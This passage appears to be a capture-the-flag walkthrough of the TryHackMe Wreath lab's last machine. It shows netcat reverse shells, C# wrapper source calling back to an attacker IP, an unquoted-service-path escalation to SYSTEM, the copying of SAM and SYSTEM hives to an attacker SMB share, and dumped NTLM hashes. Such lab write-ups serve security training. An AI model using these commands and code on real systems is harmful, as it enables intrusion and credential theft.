
open a new tab, with the port using `nc -lnvp 443`

Then by using the wreath= exploit on the webpage, by running the following command:

`powershell.exe C:\\windows\\temp\\nc-witty.exe attacker-ip 443 -e cmd.exe`



Now we can do some basic enumeration, looking for easy wins.



```
┌──(kali㉿kali)-[~/…/THM/wreath/tools/nc.exe]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.51.122.44] from (UNKNOWN) [10.201.124.100] 50476
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

C:\xampp\htdocs\resources\uploads>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288

C:\xampp\htdocs\resources\uploads>wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
DisplayName                                                        Name                        PathName
                                                    StartMode
Amazon SSM Agent                                                   AmazonSSMAgent              "C:\Program Files\Amazon\SSM\a
mazon-ssm-agent.exe"                                Auto
Apache2.4                                                          Apache2.4                   "C:\xampp\apache\bin\httpd.exe
" -k runservice                                     Auto
AWS Lite Guest Agent                                               AWSLiteAgent                "C:\Program Files\Amazon\XenTo
ols\LiteAgent.exe"                                  Auto
LSM                                                                LSM
                                                    Unknown
Mozilla Maintenance Service                                        MozillaMaintenance          "C:\Program Files (x86)\Mozill
a Maintenance Service\maintenanceservice.exe"       Manual
NetSetupSvc                                                        NetSetupSvc
                                                    Unknown
Windows Defender Advanced Threat Protection Service                Sense                       "C:\Program Files\Windows Defe
nder Advanced Threat Protection\MsSense.exe"        Manual
System Explorer Service                                            SystemExplorerHelpService   C:\Program Files (x86)\System
Explorer\System Explorer\service\SystemExplorerService64.exe Auto
Windows Defender Antivirus Network Inspection Service              WdNisSvc                    "C:\ProgramData\Microsoft\Wind
ows Defender\platform\4.18.2011.6-0\NisSrv.exe"     Manual
Windows Defender Antivirus Service                                 WinDefend                   "C:\ProgramData\Microsoft\Wind
ows Defender\platform\4.18.2011.6-0\MsMpEng.exe"    Auto
Windows Media Player Network Sharing Service                       WMPNetworkSvc               "C:\Program Files\Windows Medi
a Player\wmpnetwk.exe"                              Manual
```

From the following commands, the easy win that we can find is unquoted service paths, with the service called SystemExplorerHelpService. Lets get some more information about that service.

```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Using the Binary Path Name lets see what the permissions are on the first file name with a space.

```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Now lets make a exploit, which will work against a older version of windows defender. Following the instructions from Task 43, we will need to install mono-devel and create a file called Wrapper.cs.

1. install mono-devel
    a. `sudo apt install mono-devel`
2. create a file called wrapper.cs
    a. `mousepad Wrapper.cs`
3. add the content to the file

```
using System;
using System.Diagnostics;
namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-witty.exe", "ATTACKER_IP 6666 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```

4. run `mcs Wrapper.cs`
5. verify that it ran with file `Wrapper.exe`

```
┌──(kali㉿kali)-[~/Desktop/THM/wreath/tools]
└─$ mcs Wrapper.cs

┌──(kali㉿kali)-[~/Desktop/THM/wreath/tools]
└─$ ls
GitTools  nc.exe  socat  Wrapper.cs  Wrapper.exe

┌──(kali㉿kali)-[~/Desktop/THM/wreath/tools]
└─$ file Wrapper.
Wrapper.: cannot open `Wrapper.' (No such file or directory)

┌──(kali㉿kali)-[~/Desktop/THM/wreath/tools]
└─$ file Wrapper.exe
Wrapper.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
```

Now that we have the Wrapper.exe, lets add our attacker machine to a share using impacket-smb2support to copy the files over from the attacker system to wreath-pc. Then create another tab on the attacker system and set up the Netcat listener for port 6666.

```
C:\xampp\htdocs\resources\uploads>net use \\[redacted]\share /USER:witty P@ssw0rd
net use \\10.51.122.44\share /USER:witty P@ssw0rd
The command completed successfully.


C:\xampp\htdocs\resources\uploads>copy \\[redacted]\share\Wrapper.exe %TEMP%\wrapper-witty.exe
copy \\10.51.122.44\share\Wrapper.exe %TEMP%\wrapper-witty.exe
        1 file(s) copied.

C:\xampp\htdocs\resources\uploads>net use \\[redacted]\share /del
net use \\10.51.122.44\share /del
\\10.51.122.44\share was deleted successfully.


C:\xampp\htdocs\resources\uploads>%TEMP%\wrapper-witty.exe
%TEMP%\wrapper-witty.exe
```

Now I have a Netcat Listener running as Thomas on Wreath-PC

```
┌──(kali㉿kali)-[~/…/THM/wreath/tools/nc.exe]
└─$ nc -lnvp 6666
listening on [any] 6666 ...
connect to [10.51.122.44] from (UNKNOWN) [10.201.124.100] 50584
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas

C:\xampp\htdocs\resources\uploads>
```

Now that I know the process works first lets restart that tab with the netcat listener on port 6666, Then copy Wrapper.exe and change the file name to System.exe in C:\Program Files(x86)\System Explorer. Then we stop the service and start the service back up to gain our connection as NT Authority System.

```
C:\Windows\Temp>copy %TEMP%\wrapper-witty.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy %TEMP%\wrapper-witty.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.

C:\Windows\Temp>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                               (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388

C:\Windows\Temp>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Windows\Temp>
```

Restart the SystemExplorerHelpService, now the netcat connection is running as NT Authority System.

```
┌──(kali㉿kali)-[~/…/THM/wreath/tools/nc.exe]
└─$ nc -lnvp 6666
listening on [any] 6666 ...
connect to [10.51.122.44] from (UNKNOWN) [10.201.124.100] 50680
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Back on our Attack box, with our smbshare still running lets connect the share, and copy over the SAM and the SYSTEM onto our Attacker System. Once we are done saving a copy of the SAM and SYSTEM hives we will remove the share from the Wreath- PC one last time.


```
C:\Windows\System32>net use \\[redacted]\share /USER:witty P@ssw0rd
net use \\[redacted]\share /USER:witty P@ssw0rd
The command completed successfully.


C:\Windows\System32>reg.exe save HKLM\SYSTEM \\[redacted]\share\system.bak
reg.exe save HKLM\SYSTEM \\[redacted]\share\system.bak
The operation completed successfully.

C:\Windows\System32>reg.exe save HKLM\SAM \\[redacted]\share\sam.bak
reg.exe save HKLM\SAM \\[redacted]\share\sam.bak
The operation completed successfully.

C:\Windows\System32>net use \\[redacted]\share /del
net use \\[redacted]\share /del
\\[redacted]\share was deleted successfully.


C:\Windows\System32>
```

Now with those hives, stored locally lets recreate the Local NTLM of the final machine, and show this to Thomas as evidence that his system was completely vulnerable to attack.


```
┌──(root㉿kali)-[/home/kali/Desktop/THM/wreath]
└─# impacket-secretsdump -sam sam -system system LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0×fce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a05c3c807ceeb48c47252568da284cd2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2:::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02d90eda8f6b6b06c32d5f207831101f:::
[*] Cleaning up...
```

Neat!

Final Network Map



Congratulations on completing the Wreath network with me! Until next time - Witty


Congratulations on completing Wreath!!!
Points earned
616
Completed tasks
46
Room type
Walkthrough
Difficulty
Easy
Streak
1